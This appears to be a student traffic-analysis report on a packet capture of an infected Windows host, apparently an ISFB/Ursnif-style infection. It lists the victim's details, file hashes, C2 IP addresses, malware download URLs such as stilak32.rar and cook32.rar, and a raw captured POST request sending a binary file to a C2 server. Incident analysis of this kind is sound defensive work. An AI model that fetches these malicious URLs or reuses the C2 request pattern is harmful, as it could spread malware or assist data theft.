Traffic Analysis Report

2024/2023

oussama
RAGHIPIT | MARRAKECH

DECLERATION

I declare that this is my own work, and this report does not incorporate without acknowledgement any material previously submitted for a degree or diploma in any other university or Institute of higher learning and to the best of my knowledge and belief it does not contain any material previously published or written by another person except where the acknowledgement is made in the text

ABSTRACT

Cybercrime is becoming more common with each passing day, and criminals are coming up with new ways to destroy their targets through propagating worms and malware. In a fast – changing world technologies and innovations are released on a daily basis; it is possible to attack a system and exploit the system's vulnerabilities. Malware's impact, according to studies, is worsening. Malware is any harmful software that is designed to carry out malicious actions on a computer system. Virus, worms, backdoors, trojans, backdoors and adware are some examples for malwares.

There are various kind of malware analysis such as dynamic analysis, static analysis and behavior analysis. There are some drawbacks to static malware analysis. Dynamic malware analysis is the preferred method of malware analysis, and it can be done with a variety of tool and techniques.

INTRODUCTION

Malware is an abbreviation for malicious software, which is meant to harm a computer without the user's knowledge. There are various kind of malwares such as viruses, trojans, worms, spywares and rootkits. Malware is a key element of several vulnerabilities. Companies struggle to comprehend the malware that they come across. Understanding how to detect malware allows you to take control of the situation. The process of determining the objective and features of a given malware sample, such as a virus, worm, or Trojan horse, is known as malware analysis. The procedure is required in order to build efficient detecting tools for malicious programs. Static analysis tools attempt to analyze a binary without actually running it. After a binary has been executed, live analysis techniques will examine its behavior. Static analysis refers to the process of evaluating software without running it. There are various kind of static analysis techniques. Additionally, useful information can be retrieved by exploiting the metadata of a specific file format. It includes a number on UNIX, that may indicate the type of the file. A lot of information can be gathered like the compilation time stamp, imports and exports. Mostly malwares are in obfuscated format. It is done by using packers. When the malware is packed it is hard to recover. Major part of static analysis is the disassembly. It is done with tools like IDA Pro, that are able of reversing machine code to assembly language. Because the source code is not executed in static analysis, it is more secure than dynamic analysis. Dynamic malware analysis is the process of analyzing malware within a controlled environment. It is done in order to analyze the behavior of the malware. This is conducted with the use of a sandbox. And the sandbox is a controlled environment that is used to isolate the process of malware. The malware analysis report covers the malicious attacks that Stark Industries had to deal with. The figure below illustrates the malware analysis process that was used during the analysis.

static analysis

Static analysis of network traffic pcap (Packet Capture) files using Wireshark involves examining captured data without actively monitoring live network communication. These pcap files contain a record of the packets exchanged between devices on a network during a specific time frame. Wireshark, a popular open-source network protocol analyzer, provides a comprehensive platform for dissecting and interpreting the contents of these pcap files.


Network Incident Details for Victim Device

table provides details related to a network incident and specifying that the information pertains to a victim device

victim's ip address	victim's mac address	victim's windows host name	victim's windows user account name
172.16.1.137	00:02:fb:34:b4:fa	DESKTOP-3GJL3PV$	sherita.kolb


Network Incident Report: Potentially Malicious File Download from IP 172.16.1.137

The user, identified with IP address **172.16.1.137** on **'Tue, Mar 07, 2023 at 02:01:58 GMT'**, began downloading a potentially malicious zip file **'Client.zip'** from the host located at **'unapromo.com'**




hash of the malicious file:

SHA-256: 33db5b2a2cc592fd10c65ba38396e4c7574ad78e786d78e8a3acdc93a90c3209




Following the aforementioned activities, the victim system exhibited a pattern of behavior characterized by sending **GET requests** to **random sites** within the specified path **"/drew/..."**.

Behavior graph



No.	Time	Source	Destination	Protocol	Lengt	Info
2351	39.241884	172.16.1.137	173.254.32.85	HTTP	492	GET /mise/Cliente.zip HTTP/1.1
3597	353.503095	172.16.1.137	62.173.140.103	HTTP	579	GET /drew/Q0EmvhskDMeV_2B/hlZqNxHPY3pA7HNxtL/9pXV5RDXP/1ncHG7VUfpdi2hExi3M2/zb3SUbdKsAKR2OShw…
3819	354.599691	172.16.1.137	62.173.140.103	HTTP	608	GET /drew/5PSU1PlseVmnCl/XxgojgHPnhreHjymv5j9h/KykwQdZNtuO_2B_2/FuTGY0Xej8v6D_2/Ff5cKDM4tUcH0…
4107	355.306573	172.16.1.137	62.173.140.103	HTTP	603	GET /drew/XX8CjkZMDTxLEl7NN6B18N/sewChwVnJi5Wu/JYj7fkXx/pPn5qADL_2FUopcNCu6CCxw/JS5onuVeRC/mB…
4155	361.242641	172.16.1.137	62.173.138.138	HTTP	568	GET /drew/uyoXjOLPocMIEKrQlytVaWB/N_2BJo4B1_/2BB8gjy1qo0bUbbKw/vIwLAJ4RuKN1/oCn1JQTfr8y/h_2BX…
4171	361.923498	172.16.1.137	62.173.149.243	HTTP	232	GET /stilak32.rar HTTP/1.1
4611	363.282227	172.16.1.137	62.173.149.243	HTTP	232	GET /stilak64.rar HTTP/1.1
5447	374.430460	172.16.1.137	62.173.138.138	HTTP	1004	POST /drew/Dlsl_2B5IFF7x/tUNoAF33/ohKhuYqRxXMe5whBJctVbXY/zRDjAOf4m4/SXHH5NHV3eBnNjcVm/xJ9X4P…
5500	381.107934	172.16.1.137	62.173.138.138	HTTP	680	POST /drew/cZceFW2sO5ezxM/EUe6ceZRBkYCkbiMw3RxD/0ravm1DVl4ahEAN8/gQBob5qnnIcWBXH/PAhUAzhOmz5n…
5645	421.025943	172.16.1.137	62.173.138.138	HTTP	663	GET /drew/At0eNEowDE_2Fx50b/NFBz3bCzAt6l/AVGjZ99DNHP/XUbanHMrl9L161/3KOumHazYJ1aczWMXxzoB/7l4…
5649	421.513393	172.16.1.137	62.173.149.243	HTTP	230	GET /cook32.rar HTTP/1.1
6042	422.864989	172.16.1.137	62.173.149.243	HTTP	230	GET /cook64.rar HTTP/1.1
6797	434.013480	172.16.1.137	62.173.138.138	HTTP	741	POST /drew/xXk6_2Bp2sfh1Nwx0uetS/7AEfxXLwyGggMrGT/8Q1KSI_2B0p95r4/QZqE1k_2Fm23WiN4we/LE1Jtwdu…
6820	481.037578	172.16.1.137	62.173.138.138	HTTP	667	GET /drew/bD1xa3GNCdvBsAJ7/DMVhEMhrw5vUgzu/PgqNiGEpHgVJgauiH_/2FeQkO_2B/nhV9Lpfas_2B0aiNrJsp/…
6831	541.268108	172.16.1.137	62.173.140.94	HTTP	585	GET /drew/YZjgncxGKO/Fb_2BJ6blv3YyBgEQ/yox7VjUNRUb0/U3G2tvCJ05Q/i9KitqNtzNMOJ1/dYvikPv88jKN9N…
6874	601.259865	172.16.1.137	31.41.44.60	HTTP	591	GET /drew/qqRV9mk9ZQT/WAZy2IzgfWv_2B/BQO48YfdQHKoe_2B_2Ff7/xbZ6FF_2F_2FZ_2B/zGIi23iut8ZhZlR/X…
6887	670.251327	172.16.1.137	46.8.19.233	HTTP	601	GET /drew/auIcH4ufv4xgfi7v8uQXiw/8iLQHChQVqHEq/rQS9WIPR/gS7zpgCSY3K_2F6wQubUVFy/K6_2FFFUp_/2B…
6902	730.030607	172.16.1.137	46.8.19.233	HTTP	557	GET /drew/jBcVZ8UcDrrEW_2FFnbUN/XSkJ9jePxFRAyUi9/fE72tvcL3iDN8Xi/B5Loj2rlckd1EIZgQM/ahgZg7Wpq…
6915	790.217728	172.16.1.137	5.44.45.201	HTTP	585	GET /drew/TxwLwC4UFWnMgZXRxkyt/VSlVIdpLA53cWZTEDtL/n3qNAGUXUSisJIerY0XFlD/Pa89_2Fx8ZCfX/BR_2B…
6930	850.266351	172.16.1.137	89.116.236.41	HTTP	598	GET /drew/3PqkF_2F_2BrbhwPOTs/OWphZH29tkbojEjTB_2BG_/2FzWltIXSK7Ho/6x5_2F2F/aJLFZY7_2Fn4tbbJc…
6941	910.288177	172.16.1.137	62.173.140.76	HTTP	564	GET /drew/dOfqF3DQdike/5dX_2FHCRmV/CewVl5sC9TEIo_/2FfHnhDsAqmkmbEbvKhjM/VHJS6xNx9ATLT6AF/e1Jp…
6988	970.280802	172.16.1.137	31.41.44.49	HTTP	568	GET /drew/LW7Yj7P8/aU1IMxI3vmot8f5MaoVHI4_/2FoM2M420j/wm5nvl8WuEr0nHQSz/1XvCiYB_2Br_/2FY0prnd…
6999	995.209186	172.16.1.137	23.77.213.161	HTTP	281	GET / HTTP/1.1
7008	995.756243	172.16.1.137	8.253.198.120	HTTP	336	GET /msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?c1f6d5dae11c1e4c HTTP/1.1
7051	1030.304592	172.16.1.137	46.8.19.86	HTTP	583	GET /drew/87Kol3wsW64/XzUI9sN5W8mEJo/Ry4an4JvksM8Ymx60M6o5/PQtzODDyH1TG1TtY/8vNIghEJJhKHPdL/g…
7095	1090.090298	172.16.1.137	46.8.19.86	HTTP	589	GET /drew/txYmhbQeS_2B/ZySlI6NGQZ5/7yj1MeczMe_2B_/2FLQm5pa0gKbtqj6h6f9b/IyfS7o6UrFeGyNQV/YNzT…
9220	1299.164731	172.16.1.137	62.173.140.94	HTTP	585	GET /drew/uxz9_2FZjFA2lsXSRhF/dn7GeVjur_2BWkHo0TFsjm/_2BdLWdPjrVgz/vuRlthOJ/GJZhL7UENPlWTewhk…
9359	1358.961686	172.16.1.137	62.173.140.94	HTTP	583	GET /drew/Gs6OOgTSTNQmj5WjOSbvjN/e3N2BAt1DgtuW/sWXR8jwc/NwGaI8hrPiPVlwQqtzeYul9/tKq8UdqZG5/7t…
9379	1419.205966	172.16.1.137	31.41.44.60	HTTP	566	GET /drew/ISHH0icNxz6/Z8DngQGFVizm4L/FOC1M6PodyPlWc0C1UDUA/jPz6WfihNmrvM2_2/FFIIWa9t1y0H_2B/e…


Subsequent to the aforementioned actions, the victim system proceeded to download an additional compressed file identified as "**stilak32.rar**," which is potentially malicious



hash of the malicious file:

SHA-256: c15aedd520ea6c57768c2c00abe19bef9842d55582dd705ea56bc260b6773284

The compressed file is infected with malware



Following the described activities, the victim system engaged in sending **POST requests** to malicious website with the IP address **62.173.138.138** at **Tue, 07 Mar 2023 02:07:20** GMT.

```
POST /drew/DlSl_2B5IFF7x/tUNoAF33/ohKhuYqRxXMe5whBJctVbXY/zRDjAOf4m4/SXHH5NHV3eBnNjcVm/xJ9X4PO2yHnn/k3lncOQ9TbL/s78_2FAP_2B_2F/1jMvW7CSspMt2w_2FIII4/oaYjUA8rknKAMqTC/1YbUGYdG6oa5ZmG/OvvpRjxC9HuVAW1DQy/1m0VsgJKL/yvQoOZm_2BMe3Gste9Z7/qFDc6JTHWJM6Fk2qI4z/Y8jRuK_2B_2B8rdim647_2/BGsljia_2FaH7/2bQbWasf/oAfhftfveU5fFNEAvgf2bVV/KkPGZU.bmp HTTP/1.1
Content-Type: multipart/form-data; boundary=106571479542639481391
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
Host: 62.173.138.138
Content-Length: 369
Connection: Keep-Alive
Cache-Control: no-cache

--106571479542639481391
Content-Disposition: form-data; name="upload_file"; filename="FA1D.bin"

..(I
..R-.:.....o;.#94.SX
.w.k...%.R...T.T*.qw.i`...^.B.4.Y .@H.       SL(.z.f....J.._..0..h@,).%.....S)..FNm.z.t..5.......r.Ya.J.. .h..$. p...eE.4.<...'t..6......Y.D.rW.....j..m.<.....})..SJ...}F.G...J.e.....
W.-......\.G.....I......Z|q?...7.
--106571479542639481391--
```

Urls in the same IP

Date	Blacklist	Url
2022-05-19 16:16:07	• ISFB (ThreatFox Abuse.ch) • Malware Download (URLhaus Abuse.ch) • Malicious URL (Hybrid-Analysis)	http://176.10.119.51/cook32.rar
2022-05-19 16:16:06	• ISFB (ThreatFox Abuse.ch) • Malware Download (URLhaus Abuse.ch) • Malicious URL (Hybrid-Analysis)	http://176.10.119.51/cook64.rar
2022-05-19 16:16:07	• ISFB (ThreatFox Abuse.ch) • Malware Download (URLhaus Abuse.ch) • Malicious URL (Hybrid-Analysis)	http://176.10.119.51/stilak64.rar
2022-05-19 16:16:07	• ISFB (ThreatFox Abuse.ch) • Malware Download (URLhaus Abuse.ch) • Malicious URL (Hybrid-Analysis)	http://176.10.119.51/stilak32.rar

Variants and Related Files

Malwere / Variants	Client.zip	stilak32.rar
Malware creation time	2023-03-06 10:26:08 UTC	2023-03-20 13:01:40 UTC
Last Analysis	2023-11-17 11:35:09 UTC	2023-09-20 21:51:00 UTC
malwer's name	,output.230371700.txt , Cliente , Cliente(1).zip , Client.zip	stilak64 204663682 stilak64.rar stilak6401
straings and flous output	Cliente/Cliente.url , Cliente/Cliente.url=, Cliente/PK	